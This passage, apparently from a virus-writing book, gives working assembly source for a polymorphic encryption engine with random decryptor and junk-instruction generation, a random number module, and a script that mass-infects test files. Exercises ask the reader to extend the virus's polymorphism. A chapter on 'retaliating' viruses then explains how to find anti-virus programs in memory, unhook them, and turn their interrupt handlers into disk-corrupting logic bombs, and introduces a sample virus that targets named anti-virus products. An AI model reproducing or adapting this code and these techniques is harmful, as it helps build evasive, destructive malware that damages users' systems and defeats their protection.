                mov     [bx][BASE_NO],dx        ;save choice in BASE_NO
                mov     ax,[bx][DECR_SIZE]      ;ok, get requested size
                mov     si,dx                   ;get base number
                shl     si,1                    ;make an address out of it
                add     si,OFFSET BASE_SIZE_TBL
                mov     cx,[bx][si]             ;get selected base size
                or      ax,ax                   ;is decryptor size 0?
                jz      SEL_SIZE1               ;yes, select a random size
                cmp     ax,cx                   ;is ax>=cx?
                retn                            ;return with carry set right

;If no base size selected, pick a random size between the minimum required
;size and the minimum + 127.
SEL_SIZE1:
                mov     ax,80H                  ;max size
                sub     ax,cx                   ;subtract min size
                push    cx                      ;save it
                mov     cx,ax                   ;cx=extra size allowed
                mov     al,7                    ;7 bits needed
                call    GET_RANDOM
                xor     dx,dx
                div     cx                      ;dx=extra size selected
```

```
                pop     cx
                add     dx,cx                   ;add min size
                mov     [bx][DECR_SIZE],dx      ;save it here
                ret


;*****************************************************************************
;This routine initializes the base routines for this round of encryption. It
;is responsible for inserting any starting/ending addresses into the base,
;and any random numbers that the base uses for encryption and decryption.
;It must insure that the encryptor and decryptor are set up the same way,
;so that they will work properly together. INIT_BASE itself is just a lookup
;function that jumps to the proper routine to work with the current base,
;as selected by SELECT_BASE. The functions in the lookup table perform all of
;the routine-specific chores.
INIT_BASE:
                mov     si,[bx][BASE_NO]
                shl     si,1                    ;determine encryptor to use
                add     si,OFFSET INIT_TABLE
                add     [bx][si],bx
                jmp     [bx][si]

INIT_TABLE      DW      OFFSET INIT_BASE0
                DW      OFFSET INIT_BASE1

;Initialize decryptor base number 0.
INIT_BASE0:
                sub     [bx][si],bx             ;make sure to clean up INIT_TA-
BLE!
                mov     si,OFFSET _D0START      ;set start address
                mov     ax,[bx][DECR_OFFS]
                add     ax,[bx][DECR_SIZE]
                mov     [bx][si],ax
                mov     si,OFFSET _D0SIZE       ;set size to decrypt
                mov     ax,[bx][CODE_SIZE]
                mov     [bx][si],ax
                mov     al,16
                call    GET_RANDOM
                mov     si,D0RAND1              ;set up first random byte (encr)
                mov     [bx][si],al
                mov     si,OFFSET _D0RAND1      ;set up first random byte (decr)
                mov     [bx][si],al
                mov     si,D0RAND2              ;set up second random byte
                mov     [bx][si],ah
                mov     si,OFFSET _D0RAND2      ;set up second random byte
                mov     [bx][si],ah
                clc
                retn                            ;that's it folks!

;Initialize decryptor base number 1. This only has to set up the decryptor
;because the encryptor calls the decryptor.
INIT_BASE1:
                sub     [bx][si],bx             ;make sure to clean up INIT_TA-
BLE!
                mov     ax,[bx][DECR_OFFS]
                add     ax,[bx][DECR_SIZE]
                mov     si,D1START1             ;set start address 1
                mov     [bx][si],ax
                mov     si,D1START2             ;set start address 2
                mov     [bx][si],ax
                mov     si,D1SIZE               ;set size to decrypt
                mov     ax,[bx][CODE_SIZE]
                shr     ax,1                    ;use size / 2
                mov     [bx][si],ax
                mov     al,16
                call    GET_RANDOM
                mov     si,D1RAND               ;set up random word
                mov     [bx][si],ax
                clc
```

```
                retn                            ;that's it folks!


;*****************************************************************************
;This routine encrypts the code using the desired encryption routine.
;On entry, es:di must point to where the encrypted code will go.
ENCRYPT_CODE:
                mov     si,[bx][BASE_NO]
                shl     si,1                    ;determine encryptor to use
                add     si,OFFSET ENCR_TABLE
                add     [bx][si],bx
                jmp     [bx][si]

ENCR_TABLE      DW      OFFSET ENCRYPT_CODE0
                DW      OFFSET ENCRYPT_CODE1

;Encryptor to go with decryptor base 0
ENCRYPT_CODE0:
                sub     [bx][si],bx             ;make sure to clean up ENCR_TA-
BLE!
                push    ds                      ;may use a different ds below
                mov     cx,[bx][CODE_SIZE]
                lds     si,[bx][CODE_LOC]       ;ok, es:di and ds:si set up
                push    cx
                push    di
                rep     movsb                   ;move the code to work segment
                pop     si
                pop     cx
                push    es
                pop     ds
                call    ENCRYPT0                ;call encryptor
                pop     ds
                mov     bx,bp                   ;restore bx to code base
                clc                             ;return c reset for success
                retn

;Encryptor to go with decryptor base 1
ENCRYPT_CODE1:
                sub     [bx][si],bx             ;make sure to clean up ENCR_TA-
BLE!
                push    ds                      ;may use a different ds below
                mov     cx,[bx][CODE_SIZE]
                lds     si,[bx][CODE_LOC]       ;ok, es:di and ds:si set up
                push    cx
                push    di
                rep     movsb                   ;move the code to work segment
                pop     di
                mov     si,di
                pop     dx
                push    es
                pop     ds
                call    ENCRYPT1                ;call encryptor
                pop     ds
                clc                             ;return c reset for success
                retn


;*****************************************************************************
;The following routine generates a decrypt routine, and places it in memory
;at [ENCR_LOC]. This returns with es:di pointing to where encrypted code
;should go. It is assumed to have been setup properly by INIT_BASE. As with
;INIT_BASE, this routine performs a jump to the proper routine selected by
;BASE_NO, which then does all of the detailed work.
GENERATE_DECRYPT:
                mov     si,[bx][BASE_NO]
                shl     si,1                    ;determine encryptor to use
                add     si,OFFSET DECR_TABLE
                add     [bx][si],bx
                jmp     [bx][si]
```

```
DECR_TABLE      DW      OFFSET GEN_DECRYPT0
                DW      OFFSET GEN_DECRYPT1

GD0R1           DB      0
GD0R2           DB      0

;Generate the base routine 0.
GEN_DECRYPT0:
                sub     [bx][si],bx             ;make sure to clean up DECR_TA-
BLE!
                mov     cx,OFFSET D0RET - OFFSET DECRYPT0
                mov     ax,[bx][DECR_SIZE]
                sub     ax,cx                   ;ax= # bytes free
                mov     [bx][RAND_CODE_BYTES],ax;save it here

                les     di,[bx][ENCR_LOC]       ;es:di points to where to put it

                mov     al,11001000B            ;select si, di or bx for r1
                call    GET_REGISTER            ;randomly
                mov     [bx][GD0R1],al
                mov     ah,0FFH                 ;mask to exclude bx
                cmp     al,3                    ;is al=bx?
                jnz     GD1
                mov     ah,01110111B            ;exclude bh, bl
GD1:            mov     al,11011101B            ;exclude ch, cl
                and     al,ah
                call    GET_REGISTER            ;select r2 randomly
                mov     [bx][GD0R2],al

                mov     ax,000000000B
                mov     cx,7
                call    RAND_CODE

                mov     al,[bx][GD0R1]          ;get r1
                or      al,0B8H                 ;mov r1,I
                stosb
_D0START        EQU     $+1
                mov     ax,0
                stosw

                mov     al,[bx][GD0R1]
                call    GEN_MASK
                or      al,00000010B
                push    ax
                xor     ah,ah
                mov     cx,6
                call    RAND_CODE

                mov     al,0B9H                 ;mov cx,0
                stosb
_D0SIZE         EQU     $+1
                mov     ax,0
                stosw

                mov     al,[bx][GD0R2]          ;build mask for r2
                call    GEN_MASK_BYTE
                pop     cx
                or      al,cl
                or      al,00000010B
                xor     ah,ah
                push    ax                      ;save mask
                mov     cx,5
                call    RAND_CODE

_D0RAND1        EQU     $+1
                mov     ah,0                    ;mov r2,0
                mov     al,[bx][GD0R2]
                or      al,0B0H
```

```
                stosw

                pop     ax
                push    ax                      ;get mask
                mov     cx,4
                call    RAND_CODE

                pop     ax
                push    di                      ;save address of xor for loop
                push    ax

                mov     al,[bx][GD0R1]          ;r1
                call    GET_DR                  ;change to ModR/M value
                mov     ah,[bx][GD0R2]
                mov     cl,3
                shl     ah,cl
                or      ah,al                   ;ah = r2*8 + r1
                push    ax

                cmp     [bx][RAND_CODE_BYTES],4 ;make sure room for largest rtn
                pop     ax
                jc      GD2                     ;if not, use smallest
                push    ax
                mov     al,1
                call    GET_RANDOM              ;select between xor
                and     al,1                    ;and mov/xor/mov
                pop     ax
                jz      GD2                     ;select xor

                xor     ah,00100000B            ;switch between ah & al, etc.
                mov     al,8AH
                stosw                           ;mov r2',[r1]
                pop     dx                      ;get mask for RAND_CODE
                push    dx
                push    ax

                push    dx
                mov     ax,dx
                mov     cx,8
                call    RAND_CODE

                mov     al,[bx][GD0R2]          ;get r2
                mov     cl,3
                shl     al,cl
                or      al,[bx][GD0R2]          ;r2 in both src & dest
                xor     al,11000100B            ;now have r2',r2
                mov     ah,30H
                xchg    al,ah
                stosw                           ;xor r2',r2

                pop     ax
                mov     cx,8
                call    RAND_CODE

                pop     ax
                mov     al,88H
                stosw                           ;mov [r1],r2'
                sub     [bx][RAND_CODE_BYTES],4 ;must adjust this!
                jmp     SHORT GD3

GD2:            mov     al,30H                  ;xor [r1],r2
                stosw

GD3:            pop     ax                      ;get register flags
                push    ax
                mov     cx,3
                call    RAND_CODE

                mov     al,[bx][GD0R1]          ;inc r1
```

```
                or      al,40H
                stosb

                pop     ax                      ;get mask
                push    ax
                mov     cx,2
                call    RAND_CODE

                mov     al,80H                  ;add r2,0
                mov     ah,[bx][GD0R2]
                or      ah,0C0H
                stosw
_D0RAND2        EQU     $+1
                mov     al,0
                stosb

                pop     ax                      ;get retister flags
                mov     cx,1
                call    RAND_CODE

                pop     cx                      ;address to jump to
                dec     cx
                dec     cx
                sub     cx,di
                mov     ah,cl
                mov     al,0E2H                 ;loop D0LP
                stosw

                mov     ax,000000000H           ;fill remaining space
                xor     cx,cx                   ;with random code
                call    RAND_CODE

                clc                             ;return with c reset
                retn


;Generate the base routine 1.
GEN_DECRYPT1:
                sub     [bx][si],bx             ;make sure to clean up DECR_TA-
BLE!
                mov     cx,OFFSET D1RET
                sub     cx,OFFSET DECRYPT1      ;cx=# of bytes in decryptor
                push    cx
                mov     si,OFFSET DECRYPT1      ;[bx][si] points to DECRYPT1
                add     si,bx                   ;si points to DECRYPT1
                les     di,[bx][ENCR_LOC]       ;es:di points to where to put it
                rep     movsb                   ;simply move it for now
                pop     ax
                mov     cx,[bx][DECR_SIZE]      ;get decryptor size
                sub     cx,ax                   ;need this many more bytes
                mov     al,90H                  ;NOP code in al
                rep     stosb                   ;put NOP’s in
                clc                             ;return with c reset
                retn


;*****************************************************************************
;Bases for Decrypt/Encrypt routines.

BASE_COUNT      DW      2               ;number of base routines available
BASE_NO         DW      0               ;base number in use
BASE_SIZE_TBL   DW      OFFSET D0RET - OFFSET DECRYPT0
                DW      OFFSET D1RET - OFFSET DECRYPT1

;This is the actual base routine 0. This is just a single-reference, varying
;byte-wise XOR routine.
DECRYPT0:
                mov     si,0                    ;mov si,OFFSET ENCRYPTED
                mov     cx,0                    ;mov cx,ENCRYPTED SIZE
```

```
ENCRYPT0:       mov     bl,0                    ;mov bl,RANDOM BYTE 1
D0LP:           xor     [si],bl
                inc     si
                add     bl,0                    ;add bl,RANDOM BYTE 2
                loop    D0LP
D0RET:          retn                            ;not used by decryptor!

;Defines to go with base routine 0
D0RAND1         EQU     OFFSET DECRYPT0 + 7
D0RAND2         EQU     OFFSET DECRYPT0 + 13

;Here is the base routine 1. This is a double-reference, word-wise, fixed XOR
;encryptor.
DECRYPT1:
                mov     si,0
                mov     di,0
                mov     dx,0
ENCRYPT1:
D1LP:           mov     ax,[si]
                add     si,2
                xor     ax,0
                mov     ds:[di],ax
                add     di,2
                dec     dx
                jnz     D1LP
D1RET:          ret

;Defines to go with base routine 1
D1START1        EQU     OFFSET DECRYPT1 + 1
D1START2        EQU     OFFSET DECRYPT1 + 4
D1SIZE          EQU     OFFSET DECRYPT1 + 7
D1RAND          EQU     OFFSET DECRYPT1 + 15


;Random code generator. Bits set in al register tell which registers should
;NOT be changed by the routine, as follows: (Segment registers aren't changed)
;
;  Bit 0 = ax
;  Bit 1 = cx
;  Bit 2 = dx
;  Bit 3 = bx
;  Bit 4 = sp
;  Bit 5 = bp
;  Bit 6 = si
;  Bit 7 = di
;  Bit 8 = flags
;
;The cx register indicates how many more calls to RAND_CODE are expected
;in this execution. It is used to distribute the remaining bytes equally.
;For example, if you had 100 bytes left, but 10 calls to RAND_CODE, you
;want about 10 bytes each time. If you have only 2 calls, though, you
;want about 50 bytes each time. If CX=0, RAND_CODE will use up all remaining
;bytes.

RAND_CODE_BYTES DW      0               ;max number of bytes to use up

RAND_CODE:
                or      cx,cx                           ;last call?
                jnz     RCODE1                          ;no, determine bytes
                mov     cx,[bx][RAND_CODE_BYTES]        ;yes, use all available
                or      cx,cx                           ;is it zero?
                push    ax                              ;save modify flags
                jz      RCODE3                          ;zero, just exit
                jmp     short RCODE2                    ;else go use them
RCODE1:         push    ax                              ;save modify flags
                mov     ax,[bx][RAND_CODE_BYTES]
                or      ax,ax
                jz      RCODE3
                shl     ax,1                            ;ax=2*bytes available
```

```
                xor     dx,dx
                div     cx                          ;ax=mod for random call
                or      ax,ax
                jz      RCODE3
                mov     cx,ax                       ;get random betw 0 & cx
                mov     al,8
                or      ah,ah
                jz      RCODE05
                add     al,8
RCODE05:        call    GET_RANDOM                  ;random # in ax
                xor     dx,dx                       ;after div,
                div     cx                          ;dx=random # desired
                mov     cx,dx
                cmp     cx,[bx][RAND_CODE_BYTES]
                jc      RCODE2                      ;make sure not too big
                mov     cx,[bx][RAND_CODE_BYTES]    ;if too big, use all
RCODE2:         or      cx,cx
                jz      RCODE3
                sub     [bx][RAND_CODE_BYTES],cx    ;subtract off bytes used
                pop     ax                          ;modify flags

RC_LOOP:        push    ax
                call    RAND_INSTR                  ;generate a single instr
                pop     ax
                or      cx,cx
                jnz     RC_LOOP

                ret

RCODE3:         pop     ax
                ret

;This routine generates a random instruction and puts it at es:di, decrementing
;cx by the number of bytes the instruction took, and incrementing di as well.
;It uses ax to determine which registers may be modified by the instruction.
;For the contents of ax, see the comments before RAND_CODE.
RAND_INSTR:
                or      ax,00010000B        ;never allow stack to be altered
                push    ax
                cmp     al,0FFH             ;are any register mods allowed?
                je      RI1                 ;nope, go set max subrtn number
                mov     dx,3
                neg     al                  ;see if 2 or more registers ok
RI0:            shr     al,1
                jnc     RI0                 ;shift out 1st register
                or      al,al               ;if al=0, only 1 register ok
                jnz     RI2                 ;non-zero, 2 register instrs ok
                dec     dx
                jmp     SHORT RI2
RI1:            mov     dx,0                ;dx contains max subrtn number
                cmp     ah,1                ;how about flags?
                je      RI2                 ;nope, only 0 allowed
                inc     dx                  ;flags ok, 0 and 1 allowed

RI2:            mov     al,4
                call    GET_RANDOM          ;get random number betw 0 & dx
                xor     ah,ah
                inc     dx                  ;dx=modifier
                push    cx
                mov     cx,dx
                xor     dx,dx
                div     cx                  ;now dx=random number desired
                pop     cx
                pop     ax
                mov     si,dx
                shl     si,1                ;determine routine to use
                add     si,OFFSET RI_TABLE
                add     [bx][si],bx
                jmp     [bx][si]
```

```
RI_TABLE        DW      OFFSET RAND_INSTR0
                DW      OFFSET RAND_INSTR1
                DW      OFFSET RAND_INSTR2
                DW      OFFSET RAND_INSTR3

;If this routine is called, no registers must be modified, and the flags must
;not be modified by any instructions generated. 9 possibilities here.
RAND_INSTR0:
                sub     [bx][si],bx             ;make sure to clean up!
                push    ax
                push    cx
                cmp     cx,2                    ;do we have 2 bytes to work
with?
                jc      RI01                    ;no—must do a nop
                mov     al,4
                call    GET_RANDOM              ;yes—do either nop or a push/pop
                mov     cx,9                    ;= chance of 8 push/pops & nop
                xor     dx,dx
                div     cx
                or      dx,dx                   ;if dx=0
                jz      RI01                    ;go do a nop, else push/pop
                mov     al,11111111B
                call    GET_REGISTER            ;get any register
                pop     cx                      ;get bytes avail off stack
                add     al,50H                  ;push r = 50H + r
                stosb
                pop     dx                      ;get register flags off stack
                push    ax                      ;save “push r”
                sub     cx,2                    ;decrement bytes avail now
                cmp     cx,1                    ;see if more than 2 bytes avail
                jc      RI02A                   ;nope, go do the pop
                push    cx                      ;keep cx!
                call    GEN_MASK                ;legal to modify the
                pop     cx                      ;register we pushed
                xor     al,0FFH                 ;so work it into the mask
                and     dl,al                   ;for more variability
                mov     ax,dx                   ;new register flags to ax
                call    RAND_INSTR              ;recursively call RAND_INSTR
RI02A:          pop     ax
                add     al,8                    ;pop r = 58H + r
                stosb
                ret

RI01:           mov     al,90H
                stosb
                pop     cx
                pop     ax
                dec     cx
                ret

;If this routine is called, no registers are modified, but the flags are.
;Right now it just implements some simple flags-only instructions
;35 total possibilities here
RAND_INSTR1:
                sub     [bx][si],bx             ;make sure to clean up!
                push    cx
RAND_INSTR1A:   cmp     cx,2                    ;do we have 2 bytes available?
                jc      RI11                    ;no, go handle 1 byte instr’s
                cmp     cx,4                    ;do we have 4 bytes?
                jc      RI12

RI14:           mov     al,1
                call    GET_RANDOM              ;4 byte solutions (16 possible)
                and     al,80H
                jnz     RI12                    ;50-50 chance of staying here
                mov     al,11111111B
                call    GET_REGISTER            ;get any register
                mov     ah,al                   ;set up register byte for AND/OR
```

```
                xor     al,al
                mov     cx,ax
                mov     al,1
                call    GET_RANDOM
                and     al,80H
                jnz     RI14A                   ;select "and" or "or"
                or      cx,0C881H               ;OR R,0
                mov     ax,cx
                xor     cx,cx
                jmp     SHORT RI14B
RI14A:          or      cx,0E081H               ;AND R,FFFF
                mov     ax,cx
                mov     cx,0FFFFH
RI14B:          stosw
                mov     ax,cx
                stosw
                pop     cx
                sub     cx,4
                ret

RI12:           mov     al,2
                call    GET_RANDOM              ;2 byte solutions (16 possible)
                and     al,3                    ;75% chance of staying here
                cmp     al,3
                je      RI11                    ;25% of taking 1 byte solution
                mov     al,11111111B
                call    GET_REGISTER            ;get any register
                mov     ah,al                   ;set up register byte for AND/OR
                mov     cl,3
                shl     ah,cl
                or      ah,al
                or      ah,0C0H
                mov     ch,ah
                mov     al,1
                call    GET_RANDOM
                and     al,80H
                jz      RI12A                   ;select "and" or "or"
                mov     al,9                    ;OR R,R
                jmp     SHORT RI12B
RI12A:          mov     al,21H                  ;AND R,R
RI12B:          mov     ah,ch
                stosw
                pop     cx
                sub     cx,2
                ret

RI11:           mov     al,2
                call    GET_RANDOM
                and     al,3
                mov     ah,al
                mov     al,0F8H                 ;clc instruction
                or      ah,ah
                jz      RI11A
                mov     al,0F9H                 ;stc instruction
                dec     ah
                jz      RI11A
                mov     al,0F5H                 ;cmc instruction
                dec     ah
                jz      RI11A

RI11A:          stosb
                pop     cx
                dec     cx
                ret

;If this routine is called, one register is modified, as specified in al. It
;assumes that flags may be modified.
RAND_INSTR2:
                sub     [bx][si],bx                     ;make sure to clean up!
```

```
                push    cx
                push    cx
                mov     dx,ax
                xor     al,0FFH                         ;set legal, allowed regs
                call    GET_REGISTER                    ;get a random, legal reg
                pop     cx
                push    ax                              ;save it
                cmp     cx,2
                jc      RI21                            ;only 1 byte available
                cmp     cx,3
                jc      RI22                            ;only 2 bytes avaiable

RI23:                                   ;3 bytes, modify one register
                mov     al,1
                call    GET_RANDOM                      ;get random number
                and     al,1                            ;decide 3 byte or 2
                jnz     RI22
                mov     al,16
                call    GET_RANDOM                      ;X to use in generator
                mov     cx,ax
                pop     ax                              ;get register
                or      al,0B8H                         ;mov R,X
                stosb
                mov     ax,cx
                stosw
                pop     cx
                sub     cx,3
                ret

RI22:                                   ;2 bytes, modify one register
                mov     al,1
                call    GET_RANDOM
                and     al,1            ;decide 2 byte or 1
                jnz     RI21            ;do one byte
                mov     al,11111111B
                call    GET_REGISTER    ;get a random register
                mov     cl,3
                shl     al,cl
                pop     cx
                or      al,cl           ;put both registers in place
                or      al,0C0H
                mov     ah,al
                mov     al,89H          ;mov r2,r1
                stosw
                pop     cx
                sub     cx,2
                ret

RI21:                                   ;one byte, modify one register
                and     dh,1                            ;can we modify flags?
                pop     ax
                jnz     RI20                            ;no, exit this one
                push    ax
                mov     al,1
                call    GET_RANDOM                      ;do inc/dec only
                mov     ah,40H                          ;assume INC R (40H+R)
                and     al,80H                          ;decide which
                jz      RI21A
                or      ah,8                            ;do DEC R (48H+R)
RI21A:          pop     cx
                or      ah,cl                           ;put register in
                mov     al,ah
                stosb
                pop     cx
                dec     cx
                ret

RI20:           pop     cx
                jmp     RAND_INSTR1A
```

```
;If this routine is called, up to two registers are modified, as specified in
;al.
RAND_INSTR3:    ;NOT IMPLEMENTED
                jmp     RAND_INSTR2


;This routine gets a random register using the mask al (as above).
;In this mask, a 1 indicates an acceptable register. On return, the random
;register number is in al.
GET_REGISTER:
                xor     cl,cl
                mov     ch,al
                mov     ah,8
CNTLP:          shr     al,1
                jnc     CNT1
                inc     cl
CNT1:           dec     ah
                jnz     CNTLP
                mov     al,8
                call    GET_RANDOM
                xor     ah,ah
                div     cl              ;ah=rand #, ch=mask
                mov     al,1
GRL:            test    al,ch
                jnz     GR1
                shl     al,1
                jmp     GRL
GR1:            or      ah,ah
                jz      GR2
                dec     ah
                shl     al,1
                jmp     GRL
GR2:            xor     ah,ah
GR3:            shr     al,1
                jc      GR4
                inc     ah
                jmp     GR3
GR4:            mov     al,ah
                ret

;This converts a register number in al into a displacement ModR/M value and
;puts it back in al. Basically, 7—>5, 6—>4, 5—>6, 3—>7.
GET_DR:
                cmp     al,6
                jnc     GDR1
                add     al,3
                cmp     al,8
                je      GDR1
                mov     al,9
GDR1:           sub     al,2
                ret

;Create a bit mask from word register al
GEN_MASK:
                mov     cl,al
                mov     al,1
                shl     al,cl
                ret

;Create a word bit mask from byte register al
GEN_MASK_BYTE:
                mov     cl,al
                mov     al,1
                shl     al,cl
                mov     ah,al
                mov     cl,4
                shr     ah,cl
```

```
                or      al,ah
                and     al,0FH
                ret

                END
```

The LCG32.ASM Source

Put the following into a file called LCG32.ASM and assemble it to an object file for linking with Many Hoops.

```
;32 bit Linear Congruential Pseudo-Random Number Generator

.model tiny
.code
.386

        PUBLIC  RANDOM_SEED
        PUBLIC  GET_RANDOM


;The generator is defined by the equation
;
;               X(N+1) = (A*X(N) + C) mod M
;
;where the constants are defined as
;
M               DD      134217729
A               DD      44739244
C               DD      134217727
RAND_SEED       DD      0               ;X0, initialized by RANDOM_SEED

;Set RAND_SEED up with a random number to seed the pseudo-random number
;generator. This routine should preserve all registers! it must be totally
;relocatable!
RANDOM_SEED     PROC    NEAR
                push    si
                push    ds
                push    dx
                push    cx
                push    bx
                push    ax
                call    RS1
RS1:            pop     bx
                sub     bx,OFFSET RS1
                xor     ax,ax
                mov     ds,ax
                mov     si,46CH
                lodsd
                xor     edx,edx
                mov     ecx,M
                div     ecx
                mov     cs:[bx][RAND_SEED],edx
                pop     ax
                pop     bx
                pop     cx
                pop     dx
                pop     ds
                pop     si
                retn

RANDOM_SEED     ENDP
```

```
;Create a pseudo-random number and put it in ax.
GET_RANDOM      PROC    NEAR
                push    bx
                push    cx
                push    dx
                call    GR1
GR1:            pop     bx
                sub     bx,OFFSET GR1
                mov     eax,[bx][RAND_SEED]
                mov     ecx,[bx][A]                 ;multiply
                mul     ecx
                add     eax,[bx][C]                 ;add
                adc     edx,0
                mov     ecx,[bx][M]
                div     ecx                         ;divide
                mov     eax,edx                     ;remainder in ax
                mov     [bx][RAND_SEED],eax         ;and save for next round
                pop     dx
                pop     cx
                pop     bx
                retn

GET_RANDOM      ENDP

                END
```

Testing the Many Hoops

If you want to generate 10,000 instances of an infection with the Many Hoops for testing purposes, the following Turbo Pascal program will create a batch file, GEN10000.BAT, to do the job. Watch out, though, putting 10,000 files in one directory will slow your machine down incredibly. (You may want to modify it to generate only 1,000 files instead.) To use the batch file, you'll need TEST.COM and MANYHOOP.COM in a directory along with GEN10000.BAT, along with at least 25 megabytes of disk space. Installing SMARTDRV will save lots of time.

GEN10000.PAS is as follows:

```
program gen_10000; {Generate batch file to create 10000 hosts and infect them}

var
  s,n:string;
  bf:text;
  j:word;

begin
  assign(bf,'gen10000.bat');
  rewrite(bf);
  writeln(bf,'md 10000');
  writeln(bf,'cd 10000');
  for j:=1 to 10000 do
    begin
      str(j,n);
      while length(n)<5 do n:='0'+n;
      writeln(bf,'copy ..\test.com ',n,'.com');
```

```
    end;
  writeln(bf,'md inf');
  writeln(bf,'..\manyhoop');
  for j:=2 to 10000 do
    begin
      str(j-1,n);
      while length(n)<5 do n:='0'+n;
      writeln(bf,n);
      writeln(bf,'copy ',n,'.com inf');
      writeln(bf,'del ',n,'.com');
    end;
  writeln(bf,'copy 10000.com inf');
  writeln(bf,'del 10000.com');
  close(bf);
end.
```

And the TEST.ASM file looks like this:

```
                .model  tiny
                .code

;******************************************************************************
;The host program starts here. This one is a dummy that just returns control
;to DOS.
                ORG     100H
HOST:
                db      100 dup (90H)
                mov     ax,4C00H                ;Terminate, error code = 0
                int     21H
HOST_END:
                END     HOST
```

Exercises

1. Add one new class 3 instruction, which modifies one register, to the RAND_INSTR routine.

2. Add one new class 4 instruction, which modifies two registers, to the RAND_INSTR routine.

3. Add memory-based polymorphism to a memory resident virus which hooks Interrupt 21H.

4. Build a code generator to code the second main decryption routine in the VME.

5. Add more multiple instructions to RAND_INSTR, with recursive calls between each instruction. If you add too many recursive calls, the possibility that you could get stuck in a loop and blow up the stack becomes significant, so you should probably add a global variable to limit the maximum depth of recursion.

Retaliating Viruses

Viruses do not have to simply be unwilling victims of anti-virus software, like cattle going off to slaughter. They can and do retaliate against the software which detects and obliterates them in a variety of ways.

As we've discussed, scanners detect viruses before they are executed, whereas programs like behavior checkers and integrity checkers catch viruses while they are executing or after they have executed at least once. The idea behind a retaliating virus is to make it dangerous to execute even once. Once executed, it may turn the anti-virus program itself into a dangerous trojan, or it may fool it into thinking it's not there.

We've already discussed stealth techniques—how viruses fool anti-virus programs into believing they're not there by hiding in memory and reporting misinformation back on system calls, etc. In this chapter, we'll discuss some more aggressive techniques which viruses generally use to target certain popular anti-virus software. Generally I classify retaliating software as anything which attempts to permanently modify various components of anti-virus software, or which causes damage when attempts are made to disinfect programs.

Retaliating Against Behavior Checkers

Behavior checkers are especially vulnerable to retaliating viruses because they are normally memory resident programs. Typically, such programs hook interrupts 21H and 13H, among others, and monitor them for suspicious activity. They can then warn the user that something dangerous is taking place and allow the user to short-circuit the operation. Suspicious activity includes attempts to overwrite the boot sector, modify executable files, or terminate and stay resident.

The real shortcoming of such memory-resident anti-viral programs is simply that they are memory resident—sitting right there in RAM. And just as virus scanners typically search for viruses which have gone memory-resident, a virus could search for anti-virus programs which have gone memory-resident. There are only a relatively few memory-resident anti-virus programs on the market, so scanning for them is a viable option.

Finding scan strings for anti-virus programs is easy. Just load the program into memory and use MAPMEM or some similar program to find one in memory and learn what interrupts are hooked. Then use DEBUG to look through the code and find a suitable string of 10 or 20 bytes. Incorporate this string into a memory search routine in the virus, and it can quickly and easily find the anti-virus program in memory. The process can be sped up considerably if you write a fairly smart search routine. Using such techniques, memory can be scanned for the most popular memory-resident anti-viral software very quickly. If need be, even expanded or extended memory could be searched.

Once the anti-virus has been found, a number of options are available to the virus.

Silence

A virus may simply go dormant when it's found hostile software. The virus will then stop replicating as long as the anti-virus routine is in memory watching it. Yet if the owner of the program turns his virus protection off, or passes the program along to anyone else, the virus will reactivate. In this way, someone using anti-viral software becomes a carrier who spreads a virus while his own computer has no symptoms.

Logic Bombs

Alternatively, the virus could simply trigger a logic bomb when it detects the anti-virus routine, and trash the hard disk, CMOS, or what have you. Such a logic bomb would have to be careful about using DOS or BIOS interrupts to do its dirty work, as they may be hooked by the anti-viral software. The best way to retaliate is to spend some time dissecting the anti-virus software so that the interrupts can be un-hooked. Once un-hooked, they can be used freely without fear of being trapped.

Finally, the virus could play a more insidious trick. Suppose an anti-virus program had hooked interrupt 13H. If the virus scanned and found the scan string in memory, it could also locate the interrupt 13H handler, even if layered in among several other TSR's. Then, rather than reproducing, the virus could replace that handler with something else in memory, so that the anti-virus program itself would damage the hard disk. For example, one could easily write an interrupt 13H handler which waited 15 minutes, or an hour, and then incremented the cylinder number on every fifth write. This would make a horrible mess of the hard disk pretty quickly, and it would be real tough to figure out why it happened. Anyone checking it out would probably tend to blame the anti-viral software.

Dis-Installation

A variation on putting nasties in the anti-virus' interrupt hooks is to simply go around them, effectively uninstalling the anti-virus program. Find the original vector which they hooked, and replace the hook with a simple

```
        jmp     DWORD PTR cs:[OLD_VEC]
```

and the anti-virus will sit there in memory happily reporting that everything is fine while the virus goes about its business. Finding where `OLD_VEC` is located in the anti-virus is usually an easy task. Using DEBUG, you can look at the vector before the anti-virus is installed. Then install it, and look for this value in the anti-virus' segment. (See Figure 25.1)


Of course, mixtures of these methods are also possible. For example, a virus could remain quiet until a certain date, and then launch a destructive attack.

An Example

The virus we'll examine in this chapter, Retaliator II, picks on a couple popular anti-virus products. It is a simple non-resident appending EXE infector which does not jump directories—very similar to Intruder B.

Retaliator II scans for the VSAFE program distributed by Microsoft with DOS 6.2, and Flu Shot + Version 1.84. These programs hook a number of interrupts and alert the user to attempts to change files, etc. (Turn option 8, executable file protection, on for VSAFE.) Retaliator II easily detects the programs in memory and does one of two things. Fifteen out of sixteen times, Retaliator II simply unhooks Interrupts 21H and 13H and goes on its way. Once unhooked, the anti-viruses can no longer see the virus chang-

Figure 25.1: Finding the old Interrupt Vector.



ing files. However, Retaliator II also has a one in sixteen chance of jumping to a routine which announces "Retaliator has detected ANTI-VIRUS software. TRASHING HARD DISK!" and proceeds to simulate the disk activity one might expect when a hard disk is being systematically wiped out. This trashing is only a simulation though. No damage is actually being done. The disk is only being read.

Integrity Checkers

